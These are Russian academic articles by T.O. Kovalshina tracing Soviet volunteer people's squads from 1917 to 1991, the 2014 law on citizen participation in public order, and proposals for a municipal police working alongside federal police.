В 2014 году в России был издан Федеральный закон «Об участии граждан в охране общественного порядка» от 02.04.2014 № 44-ФЗ [1], позволяющий гражданам создавать народные дружины, оказывать помощь полиции. В Главе 3 закона определяется порядок создания и деятельности народных дружин в условиях современной России.

Возникающие споры по проблемам действующего законодательства и статей проекта Федерального закона № 621910-6 «О муниципальной милиции в Российской Федерации» определяют необходимость исследования темы добровольных народных дружин на службе охраны правопорядка СССР и современной России. Выводы, полученные в ходе теоретического исследования статьи, необходимы для совершенствования правового регулирования и общих направлений организации охраны общественного порядка на территории муниципальных образований и ее возможных форм.

Первое упоминание о создании народных дружин относится еще к 1881 году. Впервые народные дружины стали появляться в 1917 году, как главная поддержка работы организованной в том же году советской милиции (Совета Народных Комиссаров). Тогда народные дружины действовали в форме ОСОДМИЛов (добровольные общества содействия милиции) на основании Постановления СНК РСФСР «Об обществах содействия органам милиции и уголовного розыска», в котором закреплялась возможность добровольных обществ оказывать помощь правоохранительным органам. Следует обратить внимание на то, что участники таких общественных объединений, несших службу вместе с сотрудниками милиции, наделялись правом ношения оружия и несли ответственность за свои правонарушения в качестве должностного лица, что, по нашему мнению, неприменимо в современных условиях.

Участники ОСОДМИЛа, выполняя свои обязанности, пользовались правами должностных лиц, у них были удостоверения и нагрудные знаки.

В 1932 году эти общества были реорганизованы в БРИГАДМИЛы (бригады содействия милиции) на основании Постановления СНК РСФСР «О реорганизации обществ содействия милиции и уголовного розыска», но создавались они уже при отделениях милиции. БРИГАДМИЛы содержались при органах внутренних дел и за счет их средств, являясь по своей сути подразделениями милиции. Они просуществовали вплоть до 1955 года [6, с. 263].

Участники БРИГАДМИЛов также носили нагрудные знаки, соблюдали законодательство, регулирующее деятельность милиции, подчинялись руководителям отделений милиции.

В период Великой Отечественной войны из состава бригад содействия милиции комплектовались пожарные и санитарные дружины, местная противовоздушная оборона, народное ополчение и другие формирования.

С 1958 года народные дружины стали создаваться на крупнейших промышленных предприятиях страны. Впервые по инициативе рабочих ряда предприятий г. Ленинграда была создана новая форма участия населения в охране общественного порядка - добровольные народные дружины (ДНД), которые к 1987 г. насчитывали в своих рядах уже 14 млн. человек [3, с. 99].

Днем создания народных дружин в СССР считается 2 марта 1958 года. Впервые возникло понятие «добровольная народная дружина».

Самая первая народная дружина появилась на Кировском заводе города Ленинграда. В ее составе числилось 120 человек. К 1958 г. в Ленинграде насчитывалось 179 дружин общей численностью 8 тыс. чел.

Новаторское движение помощников милиции быстро распространилось и на другие крупные промышленные центры, кроме г. Ленинграда. Опираясь на этот опыт, правительство СССР 2 марта 1959 года приняло постановление «Об участии трудящихся в охране общественного порядка в стране». Этот юридический документ стал политической и правовой основой добровольных народных дружин, определившей задачи, полномочия и формы организации дружинников вплоть до

исчезновения движения вместе со страной.

После создания были выделены две категории подразделений добровольных народных дружин: территориальные и специализированные.

Обязанностью территориальных дружин была охрана правопорядка на вверенной территории (в общественных местах) с соблюдением требований законодательства и исполнением приказов руководства. Такие дружины комплектовались, главным образом, из представителей коллектива предприятия или учреждения.

Ко второй категории относились добровольные народные дружины, участвующие в борьбе с определенным видом правонарушений. Они специализировались по линии ГАИ (Госавтоинспекция), УИМ (участковый инспектор милиции), ОБХСС (отдел по борьбе с хищениями социалистической собственности), УР (уголовный розыск), ИДН (инспекция по делам несовершеннолетних). К этим дружинам относились оперативные отряды и комсомольские оперотряды [4, с. 5].

В отличие от БРИГАДМИЛлов, добровольные народные дружины, в своем большинстве, строились не по местному, а по производственному признаку. Формально внутренняя деятельность ДНД держалась на самоуправлении, но фактически дружины, действуя под неусыпным руководством администраций и парткомов, всецело оставались под руководством государства. Комсорги заводов, техникумов и вузов, которых на общем собрании обычно единогласно избирали командирами ДНД, по разрядке свыше набирали народных добровольцев из числа студентов и сознательных рабочих. В тех организациях, где в дружину записывались более 100 человек, создавались штабы ДНД, для руководства которыми партия организовала уже городские и районные ячейки. На рубеже 60-х годов только в одной РСФСР в ряды добровольных помощников милиции вступили свыше миллиона трудящихся.

Наряду с нарукавной повязкой и значком добровольные народные дружинники с 1960 года были обязаны носить с собой удостоверение личности. Главной функцией удостоверения была легализация полномочий дружинника, заключающаяся во фразе: «Имеет право, при необходимости, требовать от граждан, нарушающих общественный порядок, предъявления документов, составлять акты о нарушениях общественного порядка и доставлять нарушителей в штаб дружины или отделение милиции» [2, с. 70].

По сути, права народных дружинников были практически уравнены с правами милиционеров. Однако, в отличие от милиции, собственными помещениями дружинники практически не снабжались, в результате чего в СССР был налажен выпуск специальных металлических «киосков» с решетками на окнах - «опорных пунктов ДНД».

В задачи дружинников входило, прежде всего, предупреждение нарушений общественного порядка, проведение воспитательной работы с населением и, конечно, содействие правоохранным органам. Они также поддерживали порядок на транспорте, оказывали помощь при несчастных случаях, боролись с пьянством и самогеноварением.

К 1970-м годам в СССР действовало уже 100 тысяч народных дружин, а в начале

1972 года численность дружинников в стране достигла 7 миллионов человек. В 1970-е годы в ряды дружинников вливаются Оперативные комсомольские отряды дружинников (ОКОД). Участники ОКОД были призваны бороться с получавшими всё большее распространение в стране стилягами, хиппи и просто праздно шатающимися молодыми людьми.

В 1984 году в СССР насчитывалось свыше 280 тысяч дружин и 50 тысяч пунктов охраны общественного порядка, в которых участвовали 13 млн дружинников. Ежедневно на дежурство выходили до 400 тысяч человек, ими были задержаны тысячи преступников и предотвращено множество правонарушений.

С распадом СССР в 1991 году, после запрета КПСС и роспуска ВЛКСМ, народные дружины перестали существовать, а с принятием Закона «Об общественных объединениях» в 1995 году утратили силу ранее действовавшие нормативно-правовые документы о деятельности народных дружин. Имущество добровольных народных дружин, как и имущество многих других общественных и профсоюзных организаций, было изъято или приватизировано.

Новый этап развития народных дружин начался только в 2000-х годах.

Таблица 1

Этапы становления народных дружин

Этап	Характеристика этапа
1917-1931 гг.	Появление ОСОДМИЛов (добровольные общества содействия милиции)
1932-1940 гг.	Организация БРИГАДМИЛов (бригады содействия милиции)
1941-1945 гг.	Использование труда БРИГАДМИЛов в работе пожарных и санитарных дружин, местной противовоздушной обороны, народного ополчения и других формирований
1946-1957 гг.	Участие дружин в общественной жизни: работа на транспорте, в регулировании дорожного движения, в борьбе с хищениями, участие по работе с несовершеннолетними.
2 марта 1958 г.	Создание народных дружин
1991 г.	Расформирование народных дружин
2000-ые гг.	Новый этап развития народных дружин
2014 г.	Принятие Федерального закона «Об участии граждан в охране общественного порядка»

Рассмотрение этапов показывает, что, по сути, революция в феврале 1917 г. ознаменовала собой начало периода развития взаимодействия общественных объединений с правоохранительными органами, продолжавшегося до 1991 г.

Сегодня возобновились попытки возрождения добровольных народных дружин.

Правовые условия для добровольного участия граждан Российской Федерации в охране общественного порядка установлены Федеральным законом от 2 апреля 2014 г. № 44-ФЗ «Об участии граждан в охране общественного порядка» [1].

Закон выделяет следующие формы участия граждан в охране общественного порядка:

- участие граждан в поиске лиц, пропавших без вести;
- внештатное сотрудничество с полицией;

– участие граждан в деятельности общественных объединений правоохранительной направленности;

– участие в деятельности народных дружин.

Общим условием участия граждан в охране общественного порядка в каждой из указанных форм является достижение возраста 18 лет.

Ограничения, при наличии которых граждане не могут быть учредителями или участниками общественного объединения правоохранительной направленности, народными дружинниками, связаны с наличием судимости, привлечением к уголовной и административной ответственности, с участием в экстремистской деятельности, с состоянием здоровья и наличием психических расстройств и т.д.

В целях взаимодействия и координации деятельности народных дружин на территориях муниципальных образований создаются штабы народных дружин, которые выполняют организационную функцию [2, с. 71].

Участие общественности в охране общественного порядка в современной России ограничено. Дружинник не наделен особыми правами и, по сути, способен выполнять только те же функции, что и обычный небезразличный гражданин [5, с. 198].

Однако опыт СССР и текущее правовое положение России показывают, что наделение народных дружин функциями охраны правопорядка и разъяснения правовых значений является избыточным. Граждане, не обладающие специальной подготовкой при наличии юридических знаний на уровне обывателя (без наличия юридического образования) не смогут в полной мере исполнять возлагаемые на них функции. Незнание особенностей правоохранительной деятельности может привести к конфликтам между гражданами.

Список использованной литературы:

1. Федеральный закон от 02.04.2014 № 44-ФЗ «Об участии граждан в охране общественного порядка» (ред. от 31.12.2017) // СПС «КонсультантПлюс»
2. Воронова И.В. Правомерное поведение как основа становления правопорядка в гражданском обществе / И.В. Воронова, В.И. Шепелев // Гуманитарные и социально-экономические науки. 2015. № 6. С. 69-74.
3. Гулина В.В. Функции местного самоуправления: институционально-правовое исследование : монография / В.В. Гулина. М. : «Русайнс», 2015. 176 с.
4. Еременко А.С. К вопросу об основаниях правомерности осуществления гражданских прав: онтологические начала гражданского оборота // Российская юстиция. 2018. № 1. С. 2-6.
5. Залуцкая Е.В. Анализ реформ правоохранительных органов РФ 1991-2016 гг. // Ростовский научный журнал. 2017. № 2. С. 192-211.
6. Соломяна А.В. Добровольные народные дружины как форма предупреждения преступности гражданским обществом // Борьба с преступностью: теория и практика. 2016. Т. 1. С. 262-265.

References:

1. Federal law of 02.04.2014 № 44-FZ "On the participation of citizens in the protection of public order" (ed. of 31.12.2017) // ATP "Consultant-Plus"
2. Voronova I. V. Lawful behavior as a basis of formation of law and order in civil society / I. V. Voronova, V. I. Shepelev // Humanities and socio-economic Sciences. 2015. No. 6. P. 69-74.
3. Gulina V. V. Functions of local self-government: institutional and legal research: monograph / V. V. Gulina. M. : "Rusyns", 2015. 176 p.
4. The question of the grounds of the lawfulness of civil rights: ontological beginning of civil rights. Russian justice. 2018. No. 1. Pp. 2-6.
5. Zalutskaya E. V. analysis of reforms of law enforcement agencies of the Russian Federation 1991-2016. // Rostov scientific journal. 2017. No. 2. P. 192-211.
6. Soloman A.V. Voluntary militias as a form of crime prevention civil society // the Fight against crime: theory and practice. 2016. Vol.1. P. 262-265.

© Ковальшина Т.О., 2019

УДК34

Т.О. Ковальшина

магистр РГСУ, факультет государственного и
муниципального управления
г. Москва, РФ

ПЕРСПЕКТИВЫ СОЗДАНИЯ МУНИЦИПАЛЬНОЙ МИЛИЦИИ НА ТЕРРИТОРИИ РОССИЙСКОЙ ФЕДЕРАЦИИ

Аннотация

В статье исследуются возможности и перспективы создания в России муниципальной милиции, принимающей участие в охране общественного порядка на территории муниципального образования. Первая попытка создать в России муниципальную милицию была предпринята еще в 1999 г. Тогда попытка не увенчалась успехом. После 2000 года предлагались различные варианты реформирования милиции, создания муниципальной милиции в составе органов местного самоуправления, финансируемых и полностью подконтрольных этим органам. Дается характеристика современного состояния рассматриваемой проблемы, определяются тенденции, предлагаются направления создания муниципальной милиции.

Ключевые слова:

муниципальное образование; охрана общественного порядка; муниципальная милиция; полиция; органы местного самоуправления.

PROSPECTS OF CREATION OF MUNICIPAL POLICE IN THE TERRITORY OF THE RUSSIAN FEDERATION

Annotation

The article examines the possibilities and prospects of creating a municipal police in Russia, taking part in the protection of public order in the territory of the municipality. The first attempt to create a municipal police was undertaken in 1999. Then the attempt was not successful. Since 2000, various options have been proposed for the reform of the police, the creation of a municipal police within the local self-government bodies, financed and fully controlled by these bodies. The characteristic of a modern condition of the considered problem is given, tendencies are defined, the directions of creation of municipal police are offered.

Key words:

municipal education; policing; municipal police; police; local authorities.

Основой реформирования федеральной полиции в целях повышения эффективности охраны общественного порядка на территории муниципального образования, решающей проблему низкой эффективности взаимодействия структур и населения, является создание муниципальной милиции.

Муниципальная полиция в современной структуре охраны общественного порядка способна выполнять функции, которые УВД выполняет не в полной мере в связи с излишней загруженностью. Рассматриваемая проблема представляется актуальной в связи с внесением на рассмотрение законопроекта «О муниципальной милиции в Российской Федерации», вызвавшего много споров в научных кругах и в среде правоохранительных органов.

Реализация первой попытки привлечения общественности к охране общественного порядка в России предусматривала создание правовых, организационных и материальных основ деятельности органов местного самоуправления по охране общественного порядка. В 1996 году Президентом РФ был издан Указ от 3 июня 1996 г. № 802 «О поэтапном формировании муниципальных органов охраны общественного порядка» (Указ Президента № 802 1996 г. Ст. 2755), которым Правительству Российской Федерации поручалось сформировать муниципальные органы охраны общественного порядка вне системы МВД России [5, с. 343].

Согласно Указа Президента Российской Федерации от 17 сентября 1998 г. (Указ Президента Российской Федерации. 1998. Ст. 4783) было утверждено Положение о проведении в ряде муниципальных образований эксперимента по организации охраны общественного порядка органами местного самоуправления.

Тогда эксперимент по ее созданию проводился сразу в десяти регионах, но был признан неудачным, прежде всего из-за проблем с финансированием, и спустя год был отменен.

МВД РФ оценило итоги эксперимента отрицательно, отметив, что в России не созданы реальные правовые, организационные и материальные условия для

управления подразделениями милиции вне системы МВД России, отсутствует механизм ответственности органов местного самоуправления за принимаемые решения по обеспечению общественного порядка и их последствия (Письмо МВД России исполняющему обязанности Президента РФ. 2000 г.) [9].

Местное самоуправление можно определить, как такой порядок управления, при котором вопросы местного значения решаются по принципам самостоятельности, обособленности, многообразия и соразмерности специально создаваемыми органами местного уровня (представительные органы, главы местного самоуправления, местная администрация) и гражданами [5, с. 149].

В 2003 г. статьи, подразумевающие участие органов местного самоуправления в организацию охраны общественного порядка на своей территории, были внесены в Федеральный закон №131-ФЗ «Об общих принципах организации местного самоуправления в Российской Федерации».

Впоследствии в Госдуму вносились два законопроекта о создании муниципальной милиции: в 2011 г. фракцией КПРФ, а в 2014 г. - «Справедливой Россией». Согласно последнему из них, предполагалась избираемость начальника органа муниципальной милиции и участковых уполномоченных муниципальной милиции, на муниципальную милицию возлагались только административно-правовые полномочия, а финансирование предполагалось из местного бюджета с возможностью дополнительного финансирования на начальном этапе из бюджета субъектов РФ и госбюджета. Оба этих законопроекта получили отрицательные отзывы из Правительства и были отклонены.

В 2013 году президент В.В. Путин заявил, что «в России практически созданы условия для учреждения муниципальной милиции, но для ее функционирования у муниципалитетов пока не хватает средств» [9].

Разграничение полномочий в любой сфере, по нашему мнению, требует особого подхода. В частности, необходимо проводить ревизию как правовых актов, так и работы сотрудников органов местного самоуправления на местах. Нельзя не указать на особую роль функций охраны общественного порядка в составе государственных полномочий, с которыми органы местного самоуправления не всегда могут справиться в силу особенностей квалификации сотрудников и недостатка необходимой материальной базы.

К признакам взаимодействия государственных органов власти и органов местного самоуправления можно отнести:

- наличие двух и более субъектов правоотношения;
- активную деятельность субъектов правоотношения;
- согласованную деятельность субъектов правоотношения;
- наличие единой цели, на достижение которой направлена деятельность субъектов правоотношения;
- разделение способов реализации государственных функций.

В проекте Федерального закона «О муниципальной милиции в РФ» дано следующее определение: «Муниципальная милиция - муниципальный орган, предназначенный в пределах своих полномочий осуществлять охрану общественного

порядка на территории муниципального образования (за исключением территорий и объектов, указанных в статье 6 настоящего Федерального закона) и выполнять другие задачи по защите личности, общества и государства, предусмотренные федеральными конституционными законами, настоящим Федеральным законом и другими федеральными законами» [4].

Согласно последнему законопроекту, подготовленному НИИ МВД, муниципальная милиция должна была стать органом местного самоуправления или подразделением местной администрации, а в ее задачи должна входить помощь полиции и другим правоохранительным органам. По проекту, муниципальным милиционерам должно быть разрешено пользоваться гражданским, то есть травматическим, оружием, они обязаны проходить теоретическое обучение и спортивную подготовку.

Представители местных властей отмечают, что проект вызывает много вопросов, а главной его целью является снятие с органов МВД «неинтересных» функций вроде охраны массовых мероприятий, контроля за вывозом мусора и т.д. Кроме того, пока неясно, из кого планируется набирать сотрудников новой службы: подготовленного кадрового резерва, если не считать сокращенных в результате реформы правоохранительных органов бывших полицейских либо отставников, в стране нет. Есть также опасения, что подотчетность муниципальной полиции местной власти может привести к тому, что ее подразделения станут орудием для криминальных разборок проникших в управление местными органами коррупционеров, а в некоторых районах, особенно южных, это опасно еще и в связи с экстремизмом. Кроме этого, по имеющейся информации, в законопроекте четко не прописан порядок взаимодействия и действий в случае конфликта интересов муниципальной милиции с МВД, ФСО, ФСБ и другими силовыми структурами.

Существенным является и вопрос финансирования новой правоохранительной структуры. Так, несмотря на то, что формально оно возлагается на местные бюджеты, понятно, что отнюдь не все муниципальные образования смогут это себе позволить. Таким образом, на первоначальном этапе не исключено привлечение для создания муниципальной милиции средств региональных и федерального бюджетов, механизм задействования которых необходимо прописывать отдельно.

В соответствии со ст. 6 Федерального закона от 02.04.2014 № 44-ФЗ «Об участии граждан в охране общественного порядка» [2] органы местного самоуправления оказывают поддержку гражданам и их объединениям, участвующим в охране общественного порядка, создают условия для деятельности народных дружин. Таким образом, законодатель закрепил для муниципальных образований два способа охраны общественного порядка на своей территории: профессиональными органами и силами общественности.

Предлагая формировать муниципальную милицию на основе существующих объединений по охране общественного порядка, некоторые исследователи отмечают, что муниципальная милиция не может и не должна подменять собой федеральную полицию, ее основными функциями должны быть охрана общественного порядка и профилактика правонарушений на территории муниципального образования.

Деятельность муниципальной милиции должна регламентироваться Федеральным законом «О муниципальной милиции» и законами субъектов РФ.

Другими авторами обоснованно подчеркивается, что в «таких ограниченных условиях органы местного самоуправления не могут в полной мере реализовать свои конституционно установленные полномочия по осуществлению охраны общественного порядка. Реализация же данного направления жизнеобеспечения муниципалитета только силами общественности является ничем иным, как подменой деятельности органов власти общественными инициативами, а также перекладыванием необходимости решения вопросов безопасности населения на плечи самого населения» [8, с. 53].

Нами рекомендуется создание муниципальной милиции в составе ППС, службы участковых уполномоченных полиции.

В Законе РФ от 18.04.1991 № 1026-1 «О милиции» (ред. от 27.07.2010) существовало понятие «милиция общественной безопасности» (статья 9). Такая милиция выделялась в составе системы МВД, с вертикально-горизонтальным подчинением МВД и органам местного самоуправления.




Рисунок – Структура взаимодействия в системе охраны общественного порядка на примере Северо-Западного административного округа г. Москвы после реформирования

В структуре милиции общественной безопасности существовали служба исполнения административного законодательства, собственная служба охраны общественного порядка при проведении массовых мероприятий местного уровня, и

особая служба подготовки народных дружин и других специализированных объединений граждан (к примеру, казачьих обществ и ТОСов) к охране общественного порядка на территории муниципального образования и правового просвещения граждан.

Схема предлагаемой структуры взаимодействия в системе охраны общественного порядка на примере Северо-Западного административного округа г. Москвы представлена на рисунке.

В отличие от Закона «О милиции», который предусматривал существование муниципальных органов охраны общественного порядка (ч. 2 ст. 3), пришедший ему на смену Федеральный закон «О полиции» [1] не предусматривает создание в той или иной форме органов муниципальной полиции, а исходит из того, что полиция является составной частью единой централизованной системы федерального органа исполнительной власти в сфере внутренних дел, правовую и финансовую основу деятельности которой составляют исключительно федеральные источники.

В рамках предлагаемой структуры представительный орган муниципального образования (уровня городского округа и муниципального района) согласовывает кандидатуру начальника муниципальной милиции соответствующего городского округа или муниципального района (в системе МВД), может осуществлять дополнительное финансирование из местного бюджета деятельности муниципальной милиции, заслушивать отчеты начальника муниципальной милиции и план его деятельности по охране общественного порядка на территории муниципального образования на год и среднесрочный период, давать оценки этой работы.

Таким образом, по нашему мнению, муниципальная милиция не может существовать отдельного от системы МВД. В предлагаемом виде она, по сути, не наделена никакими особыми полномочиями, даже право на задержание преступника с применением физической силы ограничено существеннее, чем у обычного гражданина РФ. Предлагается структура, предусматривающая существование муниципальной милиции под контролем органов местного самоуправления и территориального УВД.

Список использованной литературы:

1. Федеральный закон «О полиции» от 07.02.2011 № 3-ФЗ (ред. от 03.08.2018) // СПС «КонсультантПлюс»
2. Федеральный закон от 02.04.2014 № 44-ФЗ «Об участии граждан в охране общественного порядка» (ред. от 31.12.2017) // СПС «КонсультантПлюс»
3. Федеральный закон от 21 июля 2014 г. № 212-ФЗ «Об основах общественного контроля в Российской Федерации» (ред. от 29.12.2017) // СПС «КонсультантПлюс»
4. Проект Федерального закона № 621910-6 «О муниципальной милиции в Российской Федерации» (ред., внесенная в ГД ФС РФ, текст по состоянию на 14.10.2014)
5. Бай Каримов Р.Х. Некоторые проблемы законодательного регулирования федеральных органов исполнительной власти // Молодой ученый. 2016. № 15. С. 342-344.
6. Беженцев А.А. Охрана общественного порядка / Беженцев А.А. М.: Вузовский учебник, НИЦ ИНФРА-М, 2015. 256 с.
7. Волков В., Дмитриева А., Титаев К., Ходжаева Е., Четверикова И., Шклярук М. Диагностика работы правоохранительных органов по охране общественного порядка и

- перспективы создания муниципальной милиции в России. СПб: ИПП ЕУСПб, 2015. С. 81-85.
8. Елисеев А.В. Правовые и организационные основы участия граждан в охране общественного порядка в Российской Федерации : учебное пособие / А. В. Елисеев. М. : [б. и.], 2017. 77 с.
9. Официальный сайт Министерства внутренних дел Российской Федерации [Электронный ресурс]. – URL: <https://xn--b1aew.xn--p1ai/>

References

1. Federal law "On police" dated 07.02.2011 № 3-FZ (as amended on 03.08.2018) // ATP "Consultant»
2. Federal law of 02.04.2014 № 44-FZ "on the participation of citizens in the protection of public order" (ed. of 31.12.2017) // ATP "Consultant-Plus»
3. Federal law of July 21, 2014 № 212-FZ "On fundamentals of public control in the Russian Federation" (edition of 29.12.2017) // ATP "Consultant»
4. The draft Federal law № 621910-6 " on municipal police in the Russian Federation "(ed., made in the state Duma of the Russian Federation, the text as of 14.10.2014)
5. Bai Karimov R. H. Some problems of legislative regulation of Federal Executive authorities // Young scientist. 2016. № 15. P. 342-344.
6. Protection of public order / Refugees of the Russian Academy of Sciences: University textbook, SIC INFRA M, 2015. 256 p.
7. Volkov V., Dmitrieva A., Titaev K., Khodjaev E., I. Chetverikova, Shklyaruk M. Diagnostics of work of law enforcement bodies on protection of a public order and the prospects of creation of municipal militia in Russia. SPb: EUSP STI, 2015. P. 81-85.
8. Legal and organizational basis of the participation of citizens in the protection of public order in the Russian Federation: textbook. M.: [B. I.], 2017. 77 p.
9. Official website of the Ministry of internal Affairs of the Russian Federation [Electronic resource]. - URL: <https://xn--b1aew.xn--p1ai/>

© Ковальшина Т.О., 2019

УДК34

Т.О. Ковальшина

магистр РГСУ, факультет государственного и
муниципального управления
г. Москва, РФ

СОВЕРШЕНСТВОВАНИЕ ВЗАИМОДЕЙСТВИЯ ФЕДЕРАЛЬНОЙ ПОЛИЦИИ, ВОЗМОЖНОЙ МУНИЦИПАЛЬНОЙ МИЛИЦИИ И НАРОДНЫХ ДРУЖИН ПО ОХРАНЕ ОБЩЕСТВЕННОГО ПОРЯДКА НА ТЕРРИТОРИИ МУНИЦИПАЛЬНОГО ОБРАЗОВАНИЯ

Аннотация

Современная охрана общественного порядка представляет собой сложное с

правовой, технической и ресурсной точек зрения явление. В условиях реформирования полиции и всей системы местного самоуправления возникает вопрос привлечения общественности к выполнению функций охраны общественного порядка. Но большинство исследователей указывают на отсутствие эффективного механизма взаимодействия федеральной полиции, возможной муниципальной милиции и народных дружин в охране общественного порядка. В данной статье структурируются проблемы такого взаимодействия и определяются перспективы его совершенствования.

Ключевые слова

муниципальное образование; охрана общественного порядка; муниципальная милиция; полиция; органы местного самоуправления, народная дружина, территория муниципального образования.

IMPROVEMENT OF INTERACTION OF FEDERAL POLICE, POSSIBLE MUNICIPAL POLICE AND NATIONAL TEAMS ON PROTECTION OF A PUBLIC ORDER IN THE TERRITORY OF MUNICIPALITY

Annotation

Modern protection of public order is a complex phenomenon from the legal, technical and resource points of view. In the context of the reform of the police and the entire system of local self-government there is a question of involving the public in the performance of the functions of public order protection. But most researchers point to the lack of an effective mechanism of interaction between the Federal police, the possible municipal police and people's squads in the protection of public order. This article structures the problems of such interaction and defines the prospects for its improvement.

Key words

municipal education; policing; municipal police; police; local authorities, the national squad, the territory of the municipality.

После создания муниципальной милиции и активного привлечения народных дружин к охране общественного порядка (ООП) на территории муниципального образования в России возникнет вопрос эффективного механизма взаимодействия всех задействованных в ООП структур.

Элементы системы правоохранительных органов в РФ могут быть обозначены как «субъекты реализации правоохранительных функций». Тогда объектом являются различные виды и формы общественных отношений. К субъектам охраны общественного порядка в России можно отнести: органы публичной власти разного уровня, включая муниципальный уровень, органы правопорядка, специализированные объединения граждан (народные дружины, казачьи общества, другие локальные местные сообщества, например ТОСы) [8, с. 201].

В соответствии с Проектом Федерального закона «О муниципальной милиции в Российской Федерации» [4] предлагается контроль за деятельностью муниципальной

милиции полностью возложить на органы местного самоуправления. По нашему мнению, такая позиция является неправильной, так как только полиция, территориальные органы УВД в полной мере осведомлены о состоянии общественного порядка на вверенной территории.

Основные функции и задачи охраны общественного порядка на территории муниципального образования возложены на отдел охраны общественного порядка УВД.

К примеру, в Центральном административном округе г. Москвы отдел в пределах своей компетенции и рамках возложенных задач и функций, взаимодействует с федеральными органами государственной власти, органами местного самоуправления, другими правоохранительными и контролирующими органами г. Москвы, общественными объединениями по вопросам, относящимся к компетенции отдела, с УООП ГУ МВД России по г. Москве, управлениями и подразделениями ГУ МВД России по г. Москве, ОМВД России по г. Москве.

Действующая схема организации взаимодействия существующих структур на примере ЦАО г. Москвы представлена на рисунке 1.



Рисунок 1 – Структура взаимодействия в системе охраны общественного порядка Центрального административного округа г. Москвы

Текущая схема организации взаимодействия обладает следующими недостатками:

- отдел охраны общественного порядка осуществляет основное взаимодействие с ППСП и отделением патрульного собаководства Центра кинологической службы УВД. Редко привлекаются общественные формирования, причем их взаимодействие между собой никак не организовано;

- общественные формирования наделены малыми полномочиями, в связи с чем могут содействовать и информировать, принятие собственных решений не допускается. Соответственно, роль общественных формирований наблюдательная, которую выполняют и обычные граждане на условиях внештатного сотрудничества, предоставляя сведения в УВД по ЦАО г. Москвы;

- Главное управление охраны общественного порядка Росгвардии – это сторонний орган обеспечения охраны общественного порядка, никак не взаимодействующий с общественными формированиями и напрямую с отделом охраны общественного порядка, в связи с чем могут возникнуть ситуации недопонимания, существует слабая координация действия во всей структуре взаимодействия.

Местное самоуправление в том виде, в котором оно представлено, не имеет возможности самостоятельно осуществлять непосредственно охрану общественного порядка. В опыте развития правоохранительной системы США можно найти пример, когда местная власть собственными силами «служит и защищает», создав специальную службу шерифов США (U.S.Sheriff's Service). Шериф – (начальник полиции и судебный исполнитель) – должностное лицо, избираемое населением округа на 2-4 года, основной обязанностью которого является поддержание во вверенном ему округе правопорядка [11].

Возглавляя полицию графства, американский шериф имеет широкие полномочия в сфере охраны общественного порядка: арестовывает, осуществляет привод в суд правонарушителей, уполномочен применять по отношению к ним оружие и т.п. При этом в городах шерифы отсутствуют, их функции выполняют начальники департаментов полиции, назначаемые местной либо исполнительной властью штата [7, с. 109]. Главной особенностью статуса шерифа является то, что его деятельность практически не регламентирована законом. Единый нормативный акт, устанавливающий статус шерифа, его полномочия, срок их действия, порядок избрания на должность, отсутствует. В большинстве американских штатов шериф действует на основании правового обычая, в результате даже основные полномочия шерифа в каждом штате значительно различаются [10, с. 2957].

В условиях России муниципальная милиция не может быть отделена от системы УВД. Также необходимо учитывать, что сотрудникам муниципальной милиции следует предоставлять больше прав в охране общественного порядка, чем обычным гражданам – действующая редакция законопроекта такой возможности не предусматривает.

Таким образом, в целях совершенствования взаимодействия федеральной полиции, возможной муниципальной милиции и народных дружин по охране общественного порядка на территории муниципального образования, решения существующих проблем рекомендуется наладить трехстороннее взаимодействие полиции, местного самоуправления и муниципальной милиции. Народные дружины могут важностью частью в работе муниципальной милиции (рисунок 2).

